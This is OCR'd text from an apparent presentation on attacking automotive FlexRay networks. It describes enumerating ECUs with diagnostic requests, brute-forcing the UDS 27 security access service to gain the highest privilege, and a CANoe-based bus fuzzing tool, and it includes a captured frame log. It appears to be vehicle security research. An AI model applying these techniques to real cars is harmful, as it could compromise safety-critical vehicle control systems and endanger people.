
FlexRay Protocol Principle

FlexRay static frame attack method

FlexRay dynamic frame attack method

FlexRay Diagnostic message


Before attacking the FlexRay diagnostic message, you can traverse all ECU nodes by traversing the sending 10 01 service to obtain the ECU addresses that respond to all response messages and narrow the range of attack IDs. Targeted only FUZZ the response ECU to improve the attack efficiency.



FlexRay Diagnostic message


Precautions:

In the dynamic message diagnostic frame, the time slot needs to be registered before sending data, otherwise the message cannot be sent normally. There is no requirement for the selection of the time slot, only registration is required.



FlexRay Diagnostic message

In CANoe's Frame Panel, a single FlexRay diagnostic message can be sent to dynamically analyze the ECU response, which is more flexible than the CAPL script.



FlexRay dynamic frame attack

The UDS 27 service uses brute force to try to obtain the highest authority. The ECU has no deadlock penalty mechanism. After a period of traversal, the authority is successfully obtained. Can communicate with ECU normally.

Time	Chan...	Name	Slot	Type	Cycle	Dir	Length	Payload	Fr
12.125535	FR 1 A		5	PDU	2	Rx	32	112 150 63 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ..	0x
12.135535	FR 1 A		5	PDU	4	Rx	8	208 89 0 0 0 0 0 0	0x
12.135535	FR 1 A		5 [0, 4]	Raw Frame	4	Rx	32	208 89 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ..	0x
12.140535	FR 1 A		5 [1, 2]	Raw Frame	5	Rx	32	2 0 97 244 15 167 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ..	0x
12.125535	FR 1 A		5 [2, 4]	Raw Frame	2	Rx	32	112 150 63 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ..	0x
12.140657	FR 1 A		7	PDU	5	Rx	32	75 0 0 68 34 180 0 0 162 68 54 35 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ..	0x
12.125657	FR 1 A		7	PDU	2	Rx	32	120 0 202 40 152 0 0 16 112 0 53 0 0 0 0 0 0 0 22 0 0 0 0 0 0 0 0 ..	0x
0.035966	FR 1 A		7	Null Frame	16	Rx	32	0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ..	0x
11.835665	FR 1 A		7	PDU	8	Rx	32	143 12	
12.140657	FR 1 A		7 [1, 2]	Raw Frame	5	Rx	32	75 0 0 68 34 180 0 0 162 68 54 35 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ..	0x
12.125657	FR 1 A		7 [2, 4]	Raw Frame	2	Rx	32	120 0 202 40 152 0 0 16 112 0 53 0 0 0 0 0 0 0 22 0 0 0 0 0 0 0 0 ..	0x
11.835665	FR 1 A		7 [8, 64]	Raw Frame	8	Rx	32	143 12 93 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ..	0x
12.140718	FR 1 A		8	PDU	5	Rx	32	61 0 0 171 82 0 0 0 0 10 24 0 53 7 141 45 0 0 128 0 0 0 0 114 198 144 144 144 ..	0x
12.125718	FR 1 A		8	PDU	2	Rx	32	15 128 192 100 0 64 0 58 185 192 0 80 12 0 0 0 91 197 144 27 32 32 32 32 32 32 32 32 ..	0x
12.130718	FR 1 A		8	PDU	3	Rx	32	32 32 32 32 32 32 32 32 64 1 0 0 0 64 0 0 1 182 0 0 0 0 0 0 0 0 0 ..	0x
12.135718	FR 1 A		8	PDU	4	Rx	8	208 83 0 4 0 2 0 0	0x
12.135718	FR 1 A		8 [0, 4]	Raw Frame	4	Rx	32	208 83 0 4 0 2 0 0 255 252 0 0 255 251 0 0 0 0 0 0 255 252 255 144 0 3 1 98 ..	0x
12.140718	FR 1 A		8 [1, 4]	Raw Frame	5	Rx	32	61 0 0 171 82 0 0 0 0 10 24 0 53 7 141 45 0 0 128 0 0 0 0 114 198 144 144 144 ..	0x
12.125718	FR 1 A		8 [2, 4]	Raw Frame	2	Rx	32	15 128 192 100 0 64 0 58 185 192 0 80 12 0 0 0 91 197 144 27 32 32 32 32 32 32 32 32 ..	0x
12.130718	FR 1 A		8 [3, 4]	Raw Frame	3	Rx	32	32 32 32 32 32 32 32 32 64 1 0 0 0 64 0 0 1 182 0 0 0 0 0 0 0 0 0 ..	0x

120 0 202 40 152 0 0 16 112 0 53 0 0 0 0 0 0 0 22 0 0 0 0 0 0 0 0 0 32 77


/05 In-vehicle bus FUZZ principle

FUZZ tool


Finally, I will introduce the FUZZ tool for the in-vehicle bus. For in-vehicle network attacks, researchers often take a lot of time in the process of packet capture and analysis and field determination. Using FUZZ to conduct attack research on vehicles, many such as stack overflow, heap overflow, backdoor instructions, and malicious messages can be found. Wait. The FUZZ tool not only saves researchers a lot of time and improves work efficiency, but also can often find the problems of the in-vehicle bus more comprehensively.

We have developed a set of CANoe-based CAN and FlexRay bus FUZZ tools for the security experiment of the Internet of Vehicles. In the future, we will open source this tool to github at the right time. This tool can automate FUZZ in-vehicle CAN and FlexRay networks, automatically form analysis reports, and efficiently and comprehensively determine many problems in the in-vehicle network.

Attack instances



Bus Attack Flow



FUZZ Tool principle

One: First select the FUZZ mode (efficient, comprehensive, single-frame, multi-frame, etc.).

Two: Obtain the status of the target ECU and determine that the status of the target ECU is normal.

